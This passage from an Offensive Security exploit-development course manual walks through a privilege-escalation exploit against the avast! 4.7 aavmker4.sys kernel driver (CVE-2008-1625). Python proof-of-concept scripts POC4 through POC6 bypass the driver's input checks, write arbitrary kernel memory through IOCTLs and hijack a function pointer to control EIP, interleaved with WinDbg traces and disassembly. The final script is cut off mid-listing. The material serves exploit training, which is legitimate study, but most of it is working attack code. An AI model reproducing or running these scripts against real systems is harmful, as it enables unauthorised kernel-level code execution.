f7905c05 e940feffff       jmp     f7905a4a
f7905c0a 3d2000d6b2       cmp     eax,0B2D60020h
f7905c0f 0f84b0000000     je      f7905cc5
f7905c15 3d2400d6b2       cmp     eax,0B2D60024h
f7905c1a 7452             je      f7905c6e
```

Figure 92: Breakpoint hit. 0x106 bytes are going to be copied in .data.

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
kd> g
Breakpoint 0 hit
f7905bce 81fe18040000     cmp     esi,418h
kd> t
f7905bd4 740a             je      f7905be0
kd> t
f7905be0 b906010000       mov     ecx,106h
kd> t
f7905be5 8b730c           mov     esi,dword ptr [ebx+0Ch]
kd> t
f7905be8 bf007e90f7       mov     edi,0F7907E00h
kd> dd esi
8642d000  43434343 43434343 43434343 43434343
8642d010  43434343 43434343 43434343 43434343
8642d020  43434343 43434343 43434343 43434343
8642d030  43434343 43434343 43434343 43434343
8642d040  43434343 43434343 43434343 43434343
8642d050  43434343 43434343 43434343 43434343
8642d060  43434343 43434343 43434343 43434343
8642d070  43434343 43434343 43434343 43434343
kd>
```

Figure 93: .data address has been spot.

 © All rights reserved to Offensive Security, 2010




Figure 94 shows that the copy memory function is performed correctly.

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
8642d010  43434343 43434343 43434343 43434343
8642d020  43434343 43434343 43434343 43434343
8642d030  43434343 43434343 43434343 43434343
8642d040  43434343 43434343 43434343 43434343
8642d050  43434343 43434343 43434343 43434343
8642d060  43434343 43434343 43434343 43434343
8642d070  43434343 43434343 43434343 43434343
kd> bp f7905bef
kd> g
Breakpoint 1 hit
f7905bef 6a00            push    0
kd> dd 0F7907E00h
f7907e00  43434343 43434343 43434343 43434343
f7907e10  43434343 43434343 43434343 43434343
f7907e20  43434343 43434343 43434343 43434343
f7907e30  43434343 43434343 43434343 43434343
f7907e40  43434343 43434343 43434343 43434343
f7907e50  43434343 43434343 43434343 43434343
f7907e60  43434343 43434343 43434343 43434343
f7907e70  43434343 43434343 43434343 43434343

kd>
```

Figure 94: memcpy succesfully peformed.

Let's proceed crafting a *POC* which finally bypasses driver checks:

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC4 - AWE RING0 MODULE

from ctypes import *
import struct,sys

kernel32 = windll.kernel32
Psapi    = windll.Psapi

def findSysBase(drv):
        print "(+) Retrieving %s base address..." % drv
        ARRAY_SIZE              = 1024
        myarray                 = c_ulong * ARRAY_SIZE
        lpImageBase             = myarray()
        cb                      = c_int(1024)
        lpcbNeeded              = c_long()
        drivername_size         = c_long()
        drivername_size.value = 48
        Psapi.EnumDeviceDrivers(byref(lpImageBase), cb, byref(lpcbNeeded))
```

 © All rights reserved to Offensive Security, 2010

avast! Case Study: EIP hunting

We are now able to write arbitrarly in kernel space, but how do we get control over *EIP*? How do we gain code execution? You probably have also noticed that our script crashed at the end of the execution this is because we were trying to write to an invalid address (Figure 97); in the same figure we can also notice that the pointer used to specify at which address we would like to write, is controlled by *EAX* register which points to the input buffer (pointer is stored at *EAX+0x18*, *0x18* bytes from the beginning of the input buffer).

```
Disassembly
Offset: @$scopeip                                   Previous   Next
f7905de6 8b8670080000    mov     eax,dword ptr [esi+870h]
f7905dec 8945b8          mov     dword ptr [ebp-48h],eax
f7905def 813807added0    cmp     dword ptr [eax],0D0DEAD07h
f7905df5 7509            jne     f7905e00
f7905df7 817804bad0ba10  cmp     dword ptr [eax+4],10BAD0BAh
f7905dfe 7406            je      f7905e06
f7905e00 ff15947290f7    call    dword ptr ds:[0F7907294h]
f7905e06 33d2            xor     edx,edx
f7905e08 8b45b8          mov     eax,dword ptr [ebp-48h]
f7905e0b 8910            mov     dword ptr [eax],edx
f7905e0d 895004          mov     dword ptr [eax+4],edx
f7905e10 83c604          add     esi,4
f7905e13 b91a020000      mov     ecx,21Ah
f7905e18 8b7818          mov     edi,dword ptr [eax+18h] ds:0023:f7907e18=43434343
f7905e1b f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

Figure 97: EAX+0x18 controls the address where we are able to write.

With a bit of reverse engineering and once again a deep look at (116)[122], we find a nice function pointer which stores the address to call in the *.data* segment of the *aavmker4* driver.

```
.text:00010CC5 loc_10CC5:                                 ; CODE XREF: IRP_MJ_DEVICE_CONTROL+283↑j
.text:00010CC5                  mov     ecx, dword_12D64 ; Object
.text:00010CCB                  test    ecx, ecx
.text:00010CCD                  jz      short loc_10CD5
.text:00010CCF                  call    ds:ObfDereferenceObject ; trigger vuln to get EIP
```

Figure 98: function pointer to own

The cross reference at *0x00010CC5* shows that this function pointer can be triggered through a particular *IOCTL* (Figure 99). This is very important because we will be able to directly get code execution after overwriting the function pointer, just passing the right *IOCTL* to the *DeviceIoControl* function.

[122] Hint: carefully check the "EIP Control" section

© All rights reserved to Offensive Security, 2010

```
.text:00010C0A loc_10C0A:
.text:00010C0A                    cmp     eax, 0B2D6002Bh
.text:00010C0F                    jz      loc_10CC5
```

Figure 99: IOCTL that triggers the function pointer.

From Figure 100 we can also assume that the object we want to overwrite should be located at *sysbase+0x2300* address.


```
.idata:00012300 ; LONG_PTR __fastcall ObfDereferenceObject(PVOID Object)
.idata:00012300                 extrn ObfDereferenceObject:dword
.idata:00012300                                 ; CODE XREF: .text:000102E4↑p
.idata:00012300                                 ; IRP_MJ_DEVICE_CONTROL+189↑p
.idata:00012300
```

Figure 100: object address

Let's build a new *POC* trying to own *EIP*. Our intent in this phase of the exploitation, is just overwriting *EIP* with a dummy *dword* (*0x41414141*) getting back a nice *BSOD*.

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC5 - AWE RING0 MODULE

from ctypes import *
import struct,sys

kernel32 = windll.kernel32
Psapi    = windll.Psapi

def findSysBase(drv):
        print "(+) Retrieving %s base address..." % drv
        ARRAY_SIZE              = 1024
        myarray                 = c_ulong * ARRAY_SIZE
        lpImageBase             = myarray()
        cb                      = c_int(1024)
        lpcbNeeded              = c_long()
        drivername_size         = c_long()
        drivername_size.value = 48
        Psapi.EnumDeviceDrivers(byref(lpImageBase), cb, byref(lpcbNeeded))
        for baseaddy in lpImageBase:
                drivername = c_char_p("\x00"*drivername_size.value)
                if baseaddy:
```


© All rights reserved to Offensive Security, 2010



```
        for baseaddy in lpImageBase:
                drivername = c_char_p("\x00"*drivername_size.value)
                if baseaddy:
                        Psapi.GetDeviceDriverBaseNameA(baseaddy, drivername,
                                                drivername_size.value)
                        if drivername.value.lower() == drv:
                                print "(+) Address retrieved: %s" % hex(baseaddy)
                                return baseaddy
        return None

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
        GENERIC_READ  = 0x80000000
        GENERIC_WRITE = 0x40000000
        OPEN_EXISTING = 0x3
        IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
        IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME   = "\\\\.\\AavmKer4"

        # GETTING .sys BASE ADDRESS
        driver_name   = 'aavmker4.sys'
        sysbase       = findSysBase(driver_name)
        if not sysbase:
                print "(-) Couldn't retrieve driver base address, exiting..."
                sys.exit()
        dwReturn      = c_ulong()
        read_data_from= struct.pack('L', (sysbase+0x2e00)) # calculate addy in .data
        stor_size     = 0x418
        # CONSTANTS NEEDED TO BY PASS CHECKS STORED AT THE
        # BEGINNING OF THE INPUT BUFFER
        stor_input    = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
        # PADDING
        stor_input   += "\x43" * (stor_size - 0x8)

        evil_size     = 0x878
        # OFFSET 0x870 BYTES
        evil_input    = "\x41" * 0x870
        # PTR TO .DATA SECTION ADDRESS TO BYPASS CHECKS.
        evil_input   += read_data_from
        # PADDING
        evil_input   += "\x41" * 0x4

        out_size      = 0x1024
        evil_output   = ""

        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                        0, None, OPEN_EXISTING, 0, None)
        if driver_handle:
                print "(+) Storing data in kernel space..."
                dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_STOR,
                                                stor_input, stor_size,
                                                evil_output, out_size,
                                                byref(dwReturn), None)
                print "(+) Talking to the driver sending vulnerable IOCTL..."
```

 © All rights reserved to Offensive Security, 2010

```
            dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_VULN,
                                                  evil_input, evil_size,
                                                  evil_output, out_size,
                                                  byref(dwReturn), None)
```
POC04 source code.

We've introduced a function named *findSysBase* to automatically fetch the base address of the driver and calculate the *.data* address needed to bypass driver checks using the relative offset. In this way we avoid hardcoding addresses, as that is always a bad practice in exploitation. In Figure 95 and Figure 96, driver checks are finally bypassed successfully.

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
f7905dfe 7406            je      f7905e06
f7905e00 ff15947290f7    call    dword ptr ds:[0F790729 4h]
f7905e06 33d2            xor     edx,edx
kd> bp f7905de6
kd> g
Breakpoint 2 hit
f7905de6 8b8670080000    mov     eax,dword ptr [esi+870h]
kd> t
f7905dec 8945b8          mov     dword ptr [ebp-48h],eax
kd> r eax
eax=f7907e00
kd> dd eax
f7907e00  d0dead07 10bad0ba 43434343 43434343
f7907e10  43434343 43434343 43434343 43434343
f7907e20  43434343 43434343 43434343 43434343
f7907e30  43434343 43434343 43434343 43434343
f7907e40  43434343 43434343 43434343 43434343
f7907e50  43434343 43434343 43434343 43434343
f7907e60  43434343 43434343 43434343 43434343
f7907e70  43434343 43434343 43434343 43434343
```

Figure 95: constants values temporary stored in kernel space

```
f7905de6 8b8670080000    mov     eax,dword ptr [esi+870h]
f7905dec 8945b8          mov     dword ptr [ebp-48h],eax
f7905def 813807added0    cmp     dword ptr [eax],0D0DEAD07h
f7905df5 7509            jne     f7905e00
f7905df7 817804bad0ba10  cmp     dword ptr [eax+4],10BAD0BAh ds:0023:f7907e04=10bad0ba
```

Figure 96: Using values stored in kernel space to bypass driver checks

Exercise

1) Repeat the required steps in order bypass input checks and arbitrary write in kernel space.

© All rights reserved to Offensive Security, 2010

```
                    Psapi.GetDeviceDriverBaseNameA(baseaddy, drivername,
                                                    drivername_size.value)
                    if drivername.value.lower() == drv:
                          print "(+) Address retrieved: %s" % hex(baseaddy)
                          return baseaddy
      return None

if __name__ == '__main__':
      print "(*) avast! 4.7 aavmker4.sys privilege escalation"
      print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
      print "(+) www.offsec.com || Spaghetti & Pwnsauce"
      GENERIC_READ  = 0x80000000
      GENERIC_WRITE = 0x40000000
      OPEN_EXISTING = 0x3
      IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
      IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
      IOCTL_EIP     = 0xb2d60020 # triggers function pointer
      # DosDevices\AAVMKER4 Device\AavmKer4
      DEVICE_NAME   = "\\\\.\\AavmKer4"

      # GETTING .sys BASE ADDRESS
       driver_name   = 'aavmker4.sys'
      sysbase        = findSysBase(driver_name)
      if not sysbase:
            print "(-) Couldn't retrieve driver base address, exiting..."
            sys.exit()
      dwReturn       = c_ulong()
      read_data_from= struct.pack('L', (sysbase+0x2e00)) # calculate addy in .data
      func_pointer_obj = struct.pack('L', (sysbase+0x2300)) # calculate object addy
      stor_size      = 0x418
      # CONSTANTS NEEDED TO BY PASS CHECKS STORED AT THE
      # BEGINNING OF THE INPUT BUFFER
      stor_input    = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
      # PADDING
      stor_input    += "\x43" * 0x10
      # OVERWRITE FUNCTION POINTER OBJECT
      stor_input    += func_pointer_obj
      stor_input    += "\x43" * (stor_size - 0x18 - 0x4)

      evil_size      = 0x878
      # OFFSET 0x870 BYTES

      evil_input    = "\x41" * 0x870
      # PTR TO .DATA SECTION ADDRESS TO BYPASS CHECKS.
      evil_input   += read_data_from
      # PADDING
      evil_input   += "\x41" * 0x4

      out_size       = 0x1024
      evil_output    = ""

      driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                              0, None, OPEN_EXISTING, 0, None)
      if driver_handle:
            print "(+) Storing data in kernel space..."
            dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_STOR,
                                                       stor_input, stor_size,
```


© All rights reserved to Offensive Security, 2010

```
                                                                  evil_output, out_size,
                                                                  byref(dwReturn), None)
        print "(+) Talking to the driver sending vulnerable IOCTL..."
        dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_VULN,
                                                                  evil_input, evil_size,
                                                                  evil_output, out_size,
                                                                  byref(dwReturn), None)
        print "(+) Triggering function pointer..."
        dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_EIP,
                                                                  stor_input, stor_size,
                                                                  evil_output, out_size,
                                                                  byref(dwReturn), None)
```

POC05 source code.

The result obtained is not the one expected as shown is Figure 101; analyzing the crash (Figure 102), as suggested by *windbg,* we discover that the problem is in *nt!KeSetEvent+0x30.* This routine is called just after the the *memcpy* performed by the vulnerbale function at address *sysbase+0x0bfe* (Figure 92 address *0xf915bfe*).





Figure 101: POC05 crash.

 © All rights reserved to Offensive Security, 2010



Taking a look at the *trap frame*[123] in Figure 102 and Figure 104, it's clear that *nt!KeSetEvent* is referring to a memory region corrupted by our first arbitrary write (*IOCTL_STOR*), that means we need to find out a way to avoid this unintended crash manipulating the *stor_input* buffer.

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
READ_ADDRESS:  43434359

CURRENT_IRQL:  2

FAULTING_IP:
nt!KeSetEvent+30
804f8fdc 66394616        cmp     word ptr [esi+16h],ax

DEFAULT_BUCKET_ID:  DRIVER_FAULT

BUGCHECK_STR:  0xA

PROCESS_NAME:  python.exe

TRAP_FRAME:  f6101b48 -- (.trap 0xfffffffff6101b48)
ErrCode = 00000000
eax=00000001 ebx=864b4700 ecx=f7907e08 edx=00000000 esi=43434343 edi=43434343
eip=804f8fdc esp=f6101bbc ebp=f6101bc8 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
nt!KeSetEvent+0x30:
804f8fdc 66394616        cmp     word ptr [esi+16h],ax    ds:0023:43434359=????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 804f7b9d to 80527bdc

STACK_TEXT:
f61016fc 804f7b9d 00000003 f6101a58 00000000 nt!RtlpBreakWithStatusInstruction
f6101748 804f878a 00000003 43434359 804f8fdc nt!KiBugCheckDebugBreak+0x19
f6101b28 80540683 0000000a 43434359 00000002 nt!KeBugCheck2+0x574
f6101b28 804f8fdc 0000000a 43434359 00000002 nt!KiTrap0E+0x233
f6101bc8 f7905e32 f7907e08 00000000 00000000 nt!KeSetEvent+0x30
WARNING: Stack unwind information not available. Following frames may be wrong.
f6101c34 804ee119 85f61438 864b4720 806d22d0 Aavmker4+0xe32
f6101c44 80574d5e 864b4790 8618daa0 864b4720 nt!IopfCallDriver+0x31
f6101c58 80575bff 85f61438 864b4720 8618daa0 nt!IopSynchronousServiceTail+0x70
f6101d00 8056e46c 00000058 00000000 00000000 nt!IopXxxControlFile+0x5e7
f6101d34 8053d638 00000058 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
f6101d34 7c90e4f4 00000058 00000000 00000000 nt!KiFastCallEntry+0xf8
0021fa54 7c90d26c 7c801675 00000058 00000000 ntdll!KiFastSystemCallRet
0021fa58 7c801675 00000058 00000000 00000000 ntdll!NtDeviceIoControlFile+0xc
0021fab8 1d1ababa 00000058 b2d60030 00b0b454 kernel32!DeviceIoControl+0xdd
0021fae4 1d1aaa74 1d1aa8e0 0021fb08 00000020 _ctypes!DllCanUnloadNow+0x4c5a
0021fb14 1d1a77e1 0021fb88 7c801629 0021fc2c _ctypes!DllCanUnloadNow+0x3c14
0021fbc8 1d1a7fa1 00001000 7c801629 0021fc0c _ctypes!DllCanUnloadNow+0x981
0021fcdc 1d1a47f7 7c801629 00a2bec8 00000000 _ctypes!DllCanUnloadNow+0x1141
0021fd34 1e0268ec 00000000 00a93e30 00000000 _ctypes+0x47f7
00000000 00000000 00000000 00000000 00000000 python25!PyObject_Call+0x1c

kd>
```

Figure 102: analyzing the crash with !analyze in windbg.

[123] "Trap Frame" http://en.wikipedia.org/wiki/Kernel_trap

 © All rights reserved to Offensive Security, 2010


```
kd> .trap 0xfffffffff6101b48
ErrCode = 00000000
eax=00000001 ebx=864b4700 ecx=f7907e08 edx=00000000 esi=43434343 edi=43434343
eip=804f8fdc esp=f6101bbc ebp=f6101bc8 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
nt!KeSetEvent+0x30:
804f8fdc 66394616        cmp     word ptr [esi+16h],ax    ds:0023:43434359=????
kd> dd ecx
f7907e08  43434343 43434343 43434343 43434343
f7907e18  f7907300 43434343 43434344 43434343
f7907e28  43434343 43434343 43434343 43434343
f7907e38  43434343 43434343 43434343 43434343
f7907e48  43434343 43434343 43434343 43434343
f7907e58  43434343 43434343 43434343 43434343
f7907e68  43434343 43434343 43434343 43434343
f7907e78  43434343 43434343 43434343 43434343
```

Figure 103: ecx is still pointing to stor_buffer+0x8

```
Disassembly
Offset: @$scopeip                                          Previous   Next
804f8fba 8b4d08          mov     ecx,dword ptr [ebp+8]
804f8fbd 8b7904          mov     edi,dword ptr [ecx+4]
804f8fc0 8ad8            mov     bl,al
804f8fc2 8d4108          lea     eax,[ecx+8]
804f8fc5 8b30            mov     esi,dword ptr [eax]
804f8fc7 3bf0            cmp     esi,eax
804f8fc9 7509            jne     nt!KeSetEvent+0x28 (804f8fd4)
804f8fcb c7410401000000  mov     dword ptr [ecx+4],1
804f8fd2 eb30            jmp     nt!KeSetEvent+0x58 (804f9004)
804f8fd4 33c0            xor     eax,eax
804f8fd6 40              inc     eax
804f8fd7 803900          cmp     byte ptr [ecx],0
804f8fda 7419            je      nt!KeSetEvent+0x49 (804f8ff5)
804f8fdc 66394616        cmp     word ptr [esi+16h],ax
804f8fe0 7513            jne     nt!KeSetEvent+0x49 (804f8ff5)
804f8fe2 0fb75614        movzx   edx,word ptr [esi+14h]
804f8fe6 8b4e08          mov     ecx,dword ptr [esi+8]
804f8fe9 6a00            push    0
804f8feb ff750c          push    dword ptr [ebp+0Ch]
804f8fee e86b7d0000      call    nt!KiUnwaitThread (80500d5e)
804f8ff3 eb0f            jmp     nt!KeSetEvent+0x58 (804f9004)
804f8ff5 85ff            test    edi,edi
804f8ff7 750b            jne     nt!KeSetEvent+0x58 (804f9004)
804f8ff9 8b550c          mov     edx,dword ptr [ebp+0Ch]
804f8ffc 894104          mov     dword ptr [ecx+4],eax
804f8fff e8b87e0000      call    nt!KiWaitTest (80500ebc)
804f9004 8a4d10          mov     cl,byte ptr [ebp+10h]
```

Figure 104: Switching to the fauly trap frame.

© All rights reserved to Offensive Security, 2010



The *ECX* register is still pointing to *stor_input+0x8* (Figure 103, refer to *0x804f8fba*) and later on (*0x804f8fc2*), the value contained in *ECX+8* is copied to *EAX* and then to ESI. Finally, the faulty instruction (refer to *0x804f8fdc*) is trying to read from *ESI+0x16*.

Let's try to rerun the previous *POC* and manually change the *ESI* value making it pointing to the address contained in *read_data_from* variable: this variable is for sure storing the address of a readable memory area and is calculated in advance.




Figure 105: Manually changing ESI register value.

```
804f8fd4 33c0         xor    eax,eax
804f8fd6 40           inc    eax
804f8fd7 803900       cmp    byte ptr [ecx],0
804f8fda 7419         je     nt!KeSetEvent+0x49 (804f8ff5)
804f8fdc 66394616     cmp    word ptr [esi+16h],ax    ds:0023:f7907e16=4343
```

Figure 106: ESI is now pointing to a readable memory area.

This time execution flow proceeds without any crash, but we notice another issue: the last *DeviceIoControl* call (*IOCTL_EIP*) is not executing; it seems that the previous call to the same function with a different *IOCTL* (*IOCTL_VULN*) never returns. In order to see if the function pointer can still be triggered, we create a copy of the running *POC* leaving only the *IOCLT_EIP DeviceIoControl* call and run it. The result is once again unexpected: only calling the *IOCTL_EIP* twice triggers the function pointer as shown in Figure 107, Figure 108 and Figure 109.

```
f7905cc5 8b0d647d90f7   mov    ecx,dword ptr ds:[0F7907D64h] ds:0023:f7907d64=00000000
f7905ccb 85c9           test   ecx,ecx
f7905ccd 7406           je     f7905cd5
f7905ccf ff15007390f7   call   dword ptr ds:[0F7907300h]
```

Figure 107: First call IOCTL_EIP.

 © All rights reserved to Offensive Security, 2010

```
f7905cc5 8b0d647d90f7      mov     ecx,dword ptr ds:[0F7907D64h] ds:0023:f7907d64=861c8020
f7905ccb 85c9              test    ecx,ecx
f7905ccd 7406              je      f7905cd5
f7905ccf ff15007390f7      call    dword ptr ds:[0F7907300h]
```

Figure 108: Second IOCTL_EIP call.

```
f7905ccb 85c9              test    ecx,ecx
f7905ccd 7406              je      f7905cd5
f7905ccf ff15007390f7      call    dword ptr ds:[0F7907300h] ds:0023:f7907300=41414141
f7905cd5 e8ca130000        call    f79070a4
```

Figure 109: Finally we own EIP.

This behaviour seems to depend on the value of a variable stored in *.data* segment (*0xF7907D64* in Figure 107, Figure 108); in any case, what is important is that a double call to that *IOCTL* always triggers the function pointer.

Let's try to put all the information together to build a working *POC:*

- We will trigger the *IOCTL_EIP* in a separate thread using a different driver handle to overcome the *DeviceIoControl* "never return" problem.
- A simple computation tells us that storing *read_data_from* value at *stor_input+0x10* would "patch" the memory corruption problem faced in *nt!KeSetEvent.*


The following *POC* finally let us own EIP as shown in Figure 110.

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC6 - AWE RING0 MODULE

from ctypes import *
import struct, sys, thread, time

kernel32 = windll.kernel32
Psapi    = windll.Psapi
```

 © All rights reserved to Offensive Security, 2010

```
def findSysBase(drv):
	print "(+) Retrieving %s base address..." % drv
	ARRAY_SIZE            = 1024
	myarray               = c_ulong * ARRAY_SIZE
	lpImageBase           = myarray()
	cb                    = c_int(1024)
	lpcbNeeded            = c_long()
	drivername_size       = c_long()
	drivername_size.value = 48
	Psapi.EnumDeviceDrivers(byref(lpImageBase), cb, byref(lpcbNeeded))
	for baseaddy in lpImageBase:
		drivername = c_char_p("\x00"*drivername_size.value)
		if baseaddy:
			Psapi.GetDeviceDriverBaseNameA(baseaddy, drivername,
			                       drivername_size.value)
			if drivername.value.lower() == drv:
				print "(+) Address retrieved: %s" % hex(baseaddy)
				return baseaddy
	return None

def pwnDrv(driver_handle, IOCTL_EIP, stor_input, stor_size, evil_output,
                out_size, dwReturn):
	# We trigger func pointer to control EIP
	time.sleep(5)
	print "(+) Owning EIP..."
	for i in range(1,3):
		print "(+) Triggering function pointer: %d/2" % i
		dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_EIP,stor_input,
		                                     stor_size,
		                                     evil_output,
		                                     out_size,
		                                     byref(dwReturn),
		                                     None)
		time.sleep(0.5)

if __name__ == '__main__':
	print "(*) avast! 4.7 aavmker4.sys privilege escalation"
	print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
	print "(+) www.offsec.com || Spaghetti & Pwnsauce"
	GENERIC_READ  = 0x80000000
	GENERIC_WRITE = 0x40000000
	OPEN_EXISTING = 0x3
	IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
	IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
	IOCTL_EIP       = 0xb2d60020 # triggers function pointer
	# DosDevices\AAVMKER4 Device\AavmKer4
